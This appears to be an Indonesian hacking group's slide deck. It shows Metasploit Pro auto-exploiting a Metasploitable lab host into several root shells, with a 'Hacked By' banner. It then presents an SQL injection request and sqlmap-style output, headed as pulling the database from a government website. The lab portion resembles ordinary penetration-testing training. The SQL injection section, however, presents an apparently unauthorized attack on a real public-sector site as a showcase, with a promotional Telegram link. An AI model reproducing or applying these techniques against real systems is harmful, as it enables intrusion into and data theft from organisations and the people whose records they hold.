
ZSecurity

AUTO EXPLOIT DENGAN METASPLOIT PRO

Pilih Quick Pentest dan masukan alamat IP Address target.



PROSES SCANNING METASPLOIT PRO



SCANNED HOST DI LINUXHACKINGID LAB

The screenshot shows the Metasploit Pro interface with the title "Project - Linuxhackingid". The main view is the "Hosts" section, displaying four hosts: MSI (Windows 10 Enterprise), BBB Player (Windows 10 Enterprise), metasploitable (Ubuntu 8.04), and BBB Unknown. The columns include ADDRESS, NAME, OPERATING SYSTEM, VM, PURPOSE, SVCS, VLNS, ATT, TAGS, UPDATED, and STATUS. The "SVCS", "VLNS", and "ATT" columns are highlighted with colored borders: yellow for SVCS, purple for VLNS, and cyan for ATT. The "metasploitable" host has a status of "Locked". The bottom of the screen shows the footer with version information and support links.


ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
192.168.23.1	MSI	Windows 10 (Enterprise)	vm	client	14	1	0		6 minutes ago	Scanned
192.168.23.2	192.168.23.2	BBB Player	vm	device	1	0	0		6 minutes ago	Scanned
192.168.23.132	metasploitable	Ubuntu 8.04	vm	server	33	3	1		6 minutes ago	Locked
192.168.23.254	192.168.23.254	BBB Unknown	vm	device	0	0	0		6 minutes ago	Scanned

SVCS: Services

VLNS: Vulnerabilities

ATT: Attempts

NETWORK TOPOLOGY



DETAIL SERVICE PADA HOST

The screenshot shows the Metasploit Pro interface for a host at 192.168.23.132. The host status is marked as "LOOTED". The "Services" tab is selected, displaying a table of open ports and their details. The table includes columns for NAME, PORT, PROTO, STATE, SERVICE INFORMATION, and CREATED.

NAME	PORT	PROTO	STATE	SERVICE INFORMATION	CREATED
netbios	137	udp	open	METASPLITOFILE<00>U :METASPLITOFILE<03>U :METASPLITOFILE<20>U :_MSBROWSE_<01>G :WORKGROUP<00>G :WORKGROUP:<1d>U :WORKGROUP<1e>G :00 00 00 00 00 00	18 minutes ago
dns	53	udp	open	BIND 9.4.2	18 minutes ago
sunrpc	46249	tcp	open	100005 v3	18 minutes ago
sunrpc	59466	udp	open	100005 v3	18 minutes ago
sunrpc	46379	tcp	open	100021 v4	18 minutes ago
sunrpc	56768	udp	open	100021 v4	18 minutes ago
nfsd	2049	udp	open	NFS Daemon 100005 v1	18 minutes ago
sunrpc	36843	tcp	open	100024 v1	18 minutes ago
sunrpc	36391	udp	open	100024 v1 100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36391), 100024 v1 TCP(36843), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(56768), 100021 v3 UDP(56768), 100021 v4 UDP(56768), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(46379), 100021 v3 TCP(46379), 100021 v4 TCP(46379), 100005 v1 UDP(59466), 100005 v1 TCP(46249), 100005 v2 UDP(59466), 100005 v2 TCP(46249), 100005 v3 UDP(59466), 100005 v3 TCP(46249)	18 minutes ago
portmap	111	udp	open	100005 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36391), 100024 v1 TCP(36843), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(56768), 100021 v3 UDP(56768), 100021 v4 UDP(56768), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(46379), 100021 v3 TCP(46379), 100021 v4 TCP(46379), 100005 v1 UDP(59466), 100005 v1 TCP(46249), 100005 v2 UDP(59466), 100005 v2 TCP(46249), 100005 v3 UDP(59466), 100005 v3 TCP(46249)	18 minutes ago

AUTO EXPLOIT VULNERABILITIES

The screenshot shows the Metasploit Pro interface with the following details:

- Project:** Linuxhackingid
- Task:** Task 2
- Status:** Exploring
- Progress:** 1%
- Message:** Analyzing exploits: filtering by vulnerability, port
- Logs:**

```
[*] [2024-04-08-22:33:08] Minimum rank: great, transport evasion level: 0, application evasion level: 0
[*] [2024-04-08-22:33:09] Target hosts: 192.168.23.132
[*] [2024-04-08-22:33:10] workspace:Linuxhackingid beginning step 1/100 starting analysis - Progress: 0%
[*] [2024-04-08-22:33:10] workspace:Linuxhackingid beginning step 2/100 Analyzing exploits: filtering by vulnerability, port - Progress: 1%
```
- Timeline:** Started: 2024-04-08 22:33:03 +0700
Elapsed: less than 20 seconds
- Actions:** Back to Task List, Stop

TERDAPAT 3 SESSION

Terdapat 3 session yang aktif yang dimana bisa dimanfaatkan untuk mendapatkan akses di laptop korban

The screenshot shows the Metasploit Pro interface with the title bar "Project - Linuxhackingid". The "Sessions" tab is selected, indicated by a red circle with the number 3. Below the tabs, the breadcrumb navigation shows "Home > Linuxhackingid > Sessions". Under the "Sessions" tab, there are two sections: "Active Sessions" and "Closed Sessions". The "Active Sessions" section is highlighted with a red box and contains the following data:

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 2	Linux	192.168.23.132 - metasploitable	Meterpreter	8 minutes	root @ metasploitable	Java_RMI_SERVER
Session 3	Linux	192.168.23.132 - metasploitable	Shell	8 minutes		UNREAL_IRCD_3281_BACKDOOR
Session 4	Linux	192.168.23.132 - metasploitable	Shell	8 minutes		USERMAP_SCRIPT

The "Closed Sessions" section contains one entry:

SESSION	OS	HOST	TYPE	OPENED	DESCRIPTION	ATTACK MODULE
Session 1	Linux	192.168.23.132 - metasploitable	Shell	2024-04-08 22:15:33 +0700		USERMAP_SCRIPT

At the bottom of the interface, the footer includes the text "Metasploit Pro 4.22.2 - Update 2023073101", "© 2010-2024 Rapid7 Inc, Boston, MA | Rapid7 Support Center", and the "RAPID7" logo.

MASUK KE SHELL DARI SALAH SATU SESSIONS

```
Metasploit - Mdm::Session ID # 3 (192.168.23.132)

Manufacturer Name: Intel
Inbound Connection: Enabled
Outbound Connection: Disabled

Handle 0x00EB, DMI type 32, 20 bytes
System Boot Information
Status: No errors detected

Handle 0x00EC, DMI type 33, 31 bytes
64-bit Memory Error Information
Type: OK
Granularity: Unknown
Operation: Unknown
Vendor Syndrome: Unknown
Memory Array Address: Unknown
Device Address: Unknown
Resolution: Unknown

Handle 0x00ED, DMI type 126, 4 bytes
Inactive

Handle 0x00EE, DMI type 127, 4 bytes
End Of Table

GPGHatkS1vZAljFO0YBQjsFHRAlfmg

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet  addr:192.168.23.132  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe:dd2a/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:7364 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2744 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:620534 (605.9 KB)  TX bytes:613637 (599.2 KB)
            Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:1126 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1126 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:536365 (523.7 KB)  TX bytes:536365 (523.7 KB)

whoami
root
echo "Hacked By ZSecurity_Linuxhackingid"
Hacked By ZSecurity_Linuxhackingid

Shell >
```

Attacker bisa langsung kontrol system target melalui terminal

- **Warna Kuning:** Perintah eksekusi dari attacker
- **Warna Putih:** Hasil dari perintah yang di eksekusi oleh attacker

METASPLOIT PRO REPORT

The screenshot shows the Metasploit Pro interface with the following details:

- Top Navigation:** Project - Linuxhackingid, Account - ZSecurity, Administration, Overview, Analysis, Sessions (1), Campaigns, Web Apps, Modules, Credentials, Reports (highlighted with a red box), Exports, Tasks.
- Breadcrumb:** Home > Linuxhackingid > Reports > Audit-20240408220621
- Reports Tab:** Sub-options include Show Reports, Create Standard Report (selected and highlighted with a red box), and Create Custom Report.
- Report Content:**
 - Relative Attack Surfaces by Operating System:** A bubble chart showing vulnerabilities across discovered services. The legend indicates: Linux (orange), Player (blue), Unknown (green), and Windows 10 (yellow). The chart shows a significant cluster of yellow bubbles around 15-18 services.
 - Major Findings:** Compromised Hosts table:

Vulnerability Name	IP Address	Hostname
exploit/multi/samba/usermap_script	192.168.23.132	metasploitable
 - Compromise Frequency by Host:** A donut chart showing 1 compromise total.
 - Compromises by Module Type:** A donut chart showing 1 compromise total.

Masuk tab **Reports** lalu pilih **Create Standard Report** dan hasilnya terdapat pada gambar sebelah kiri

METASPLOIT PRO

Metasploit Pro: <https://t.me/zsecur1ty>




SQL INJECTION

Linuxhackingid

ZSecurity

DAPETIN DATABASE PADA WEB PEMERINTAH



The image shows two windows side-by-side. The left window is a terminal session displaying a exploit payload for a MySQL injection vulnerability. The right window is the Xray tool interface, which is a web-based penetration testing and security analysis tool. It shows a list of vulnerabilities found in a target application, and a detailed view of one specific exploit.

```

-----212047636617476737314285850175
Content-Disposition: form-data; name="password"

admin
-----212047636617476737314285850175
Content-Disposition: form-data; name="year"

2020
-----212047636617476737314285850175
Content-Disposition: form-data; name="token"

9d115f02c6e2a88f80d72d8957507dd37c5afca3b9b99fde9a6eefea6ebcb95
a06906976c2a57aa192e636a360ec23a933d44650b9d9dc4a078c277ea51fa1
95GWbSsNMNr10Nk+yWE+AkY9cEyyY2RnMMtXLL0wQ+Jh+xuXbAkbZ6VE5nIsOIGY
gUR
-----212047636617476737314285850175--
---
[22:49:47] [WARNING] changes made by tampering scripts are not
included in shown payload content(s)
[22:49:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
